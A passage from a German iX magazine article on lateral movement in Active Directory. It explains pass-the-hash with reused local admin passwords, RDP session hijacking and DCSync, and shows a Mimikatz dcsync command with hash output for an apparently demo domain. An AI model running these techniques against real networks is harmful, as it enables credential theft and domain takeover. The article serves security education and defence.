  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # lsadump::dcsync /domain:ad.2consult.ch /all /csv
[DC] 'ad.2consult.ch' will be the domain
[DC] 'DC01.ad.2consult.ch' will be the DC server
[DC] Exporting domain 'ad.2consult.ch'
502     krbtgt          963f366db4fd267bcc915c3444907d13      514
500     Administrator   185418d4b03fb6cfe90e71402220e807      512
1108    susanne.server  7247e8d4387e76996ff3f18a34316fdd      66048
1103    FILESERVER01$   7d43b267635a176069ccd714d1e1affb      4096
1000    DC01$           a9b8ceb64a7a09f13737cfa526439b2c      532480 [...]
1118    hanna.helpdesk  c4b0e1b10c7ce2c4723b4e2407ef81a2      512
1109    donald.domain   c39f2beb3d2ec06a62cb887fb391dee0      66048
```

Besonders schnell kann eine Umgebung kompromittiert werden, wenn in der gesamten Domänenumgebung für das eingebaute lokale Administratorkonto mit der RID 500 dasselbe Passwort verwendet wird. Diese Zugangsdaten werden als NT-Hashes in der lokalen SAM-Datenbank gespeichert, die Teil der Windows LSA ist. Auch sie können mit Werkzeugen wie Mimikatz oder secretsdump ausgelesen und in Pass-the-Hash-Angriffen zum Ausbreiten im Netzwerk genutzt werden.

Wenig bekannt, aber potenziell tödlich: RDP-Hijacking

Unter Systemverwaltern relativ unbekannt: Remote-Desktop-Dienste bieten Administratoren seit jeher mit „Session Shadowing" oder „Sitzungen spiegeln" die Möglichkeit, sich auf die Sitzung eines anderen Benutzers aufzuschalten. In Windows Server 2012 wurde diese Funktion kurzzeitig abgeschafft, 2012 R2 führte sie wieder ein. Das Spiegeln von Sitzungen erfreut sich vor allem bei Supportmitarbeitern einiger Beliebtheit, weil es ihnen erlaubt, Benutzern auf dem entfernten Desktop über die Schulter zu schauen und gegebenenfalls die Steuerung zu übernehmen.

In den Fällen, in denen ein Angreifer per RDP einen Server kompromittiert hat, auf dem andere Personen angemeldet sind, kann er die Kontrolle über deren Remote-Desktop-Sitzung übernehmen, ohne deren Zugangsdaten zu kennen – das ist RDP-Hijacking. Um auf andere Sitzungen zuzugreifen, genügen lokale Administratorrechte, mit denen in einer Eingabeaufforderung ein neuer Windows-Dienst erstellt wird, der schließlich unter den für den Angriff notwendigen System-Rechten läuft (Listing 4).

Diese Technik hat spezifische Anwendungsfälle, schließlich kann ein Angreifer auch ohne RDP-Hijacking wie oben beschrieben Anmeldedaten von Zielbenutzern auslesen. Aber: Für diesen Angriff sind nur Windows-Bordmittel notwendig. Er ist in Situationen nützlich, in denen der angegriffene Benutzer vertrauliche Aktivitäten ausführt, beispielsweise auf eine Webanwendung zugreift, die durch Multi-Faktor-Authentifizierung geschützt ist.

Ein Angreifer kann sich auch bei getrennten Sitzungen einklinken; dabei werden gesperrte Sitzungen entsperrt. Und das funktioniert auch für die physische Konsole: Ein via RDP angemeldeter Eindringling mit lokalen Adminrechten kann den Bildschirm des Rechners kapern und dessen Sperre umgehen, ohne die Zugangsdaten des Benutzers zu benötigen. Die Konsolenanmeldung des Benutzers wird dabei sichtbar beendet, dieser Angriff könnte so erkannt werden.

Ich will alle Hashes: DCSync

Was ist besser als Anmeldeinformationen eines Domänenadmins? Alle Zugangsdaten von sämtlichen Administratoren, anderen Benutzern (und Computern) in der Domäne!

Der zugehörige Angriff „DCSync" simuliert das Verhalten eines Domänencontrollers und fordert einen echten DC auf, Daten via Directory Replication Service Remote Protocol (MS-DRSR) zu replizieren – darunter sind die Passwort-Hashes aller Benutzer- und Computerkonten innerhalb der Domäne und bei Konten mit der Einstellung „Kennwörter mit umkehrbarer Verschlüsselung speichern" auch Klartextpasswörter. Ein Angreifer muss dazu ein Konto mit den Rechten zum Durchführen der Domänenreplikation kompromittieren, die von zwei Berechtigungen bestimmt wird: „Replizieren von Verzeichnisänderungen" (DS-Replication-Get-Changes) und „Replizieren von Verzeichnisänderungen: Alle" (DS-Replication-Get-Changes-All). Standardmäßig haben Mitglieder der Gruppen Domänenadmins, Organisationssdmins sowie Domänencontroller diese Rechte.

DCSync lässt sich von jedem System in der Domäne ausführen. Um an die sensiblen Daten zu gelangen, muss sich ein Angreifer nicht an einem Controller selbst anmelden. Die Technik funktioniert ohne Ausführen von bösartigem Code auf einem DC – im Gegensatz zu anderen Methoden, mit denen etwa Mimikatz aus LSASS Zugangsdaten extrahiert. Perfide an diesem Angriff ist, dass er eine legitime und notwendige Domänenfunktion ausnutzt, um die Replikation zu simulieren, sodass er nicht einfach verhindert werden kann und schwieriger zu entdecken ist.

In einer PowerShell-Sitzung, die beispielsweise via (Over) Pass the Hash mit den Rechten eines Domänenadmins gestartet wurde, kann ein Angreifer via DCSync alle Geheimnisse vom Domänencontroller auslesen wie in Listing 5 gezeigt.

Jetzt kann sich der Angreifer über Lateral-Movement-Techniken als jeder Benutzer innerhalb der Domäne anmelden. Mit dem Auslesen des NT-Hashes oder des AES-Kerberos-Schlüssels des KDC-Dienstkontos krbtgt, das als Vertrauensanker innerhalb des Active Directory dient, ist die gesamte Umgebung endgültig kompromittiert. Ein Verlust des krbtgt-Hashes kommt dem Verlust der Kontrolle über das Active Directory gleich. In einem späteren Artikel wird demonstriert, wie sich Eindringlinge mithilfe dieses zentralen Geheimnisses sogenannte „goldene Tickets" ausstellen, mit denen sie sich als jeder beliebige existierende – und auch: nicht existierende – Benutzer ausgeben können.

Fazit

Dieser Artikel hat gezeigt, wie sich Angreifer innerhalb der kompromittierten AD-Umgebung ausbreiten und schnell deren Administrator werden können. Der kommende Beitrag dieser Reihe wird Angriffspunkten im Kerberos-Protokoll nachspüren, mit denen sich schwache Passwörter leicht knacken lassen, sowie gefährliche Fehlkonfigurationen bei Rechtezuweisungen und Gruppenrichtlinien aufzeigen. Zudem geraten Mitglieder privilegierter Gruppen wie DNS-Admins und Sicherungsoperatoren ins Fadenkreuz, die nur wenige Tastenanschläge und Mausklicks davon entfernt sind, Domänenadmins zu werden. (ur@ix.de)

Quellen

[1] Frank Ully; Nach oben gehangelt; Informationsbeschaffung – was jeder Domänenbenutzer alles sieht; *iX* 10/2020, S. 58

[2] Frank Ully; Himmelsgeschenk; Active Directory: Komfortable IT-Schaltzentrale mit Schwachpunkten; *iX* 10/2020, S. 40

[3] Frank Ully; Allgegenwärtig; Der Verzeichnisdienst Active Directory: einer für fast alle(s); *iX* 10/2020, S. 48

[4] Frank Neugebauer; Enterhaken; Das Post-Exploitation-Framework Empire, Teil 1: Installieren und Einrichten; *iX* 5/2016, S. 120

[5] Sascha Herzog; Seitwärtsbewegungen; Red Teaming – Post Exploitation und Lateral Movement; *iX* 12/2018, S. 82

[6] Alle im Text erwähnten Werkzeuge und Dokumentationen, Beschreibungen von Angriffen und mehr sind über ix.de/zmmw zu finden.

Frank Ully

ist Chief Technology Officer der Oneconsult Deutschland GmbH in München. Er beschäftigt sich mit aktuellen Themen der offensiven IT-Sicherheit.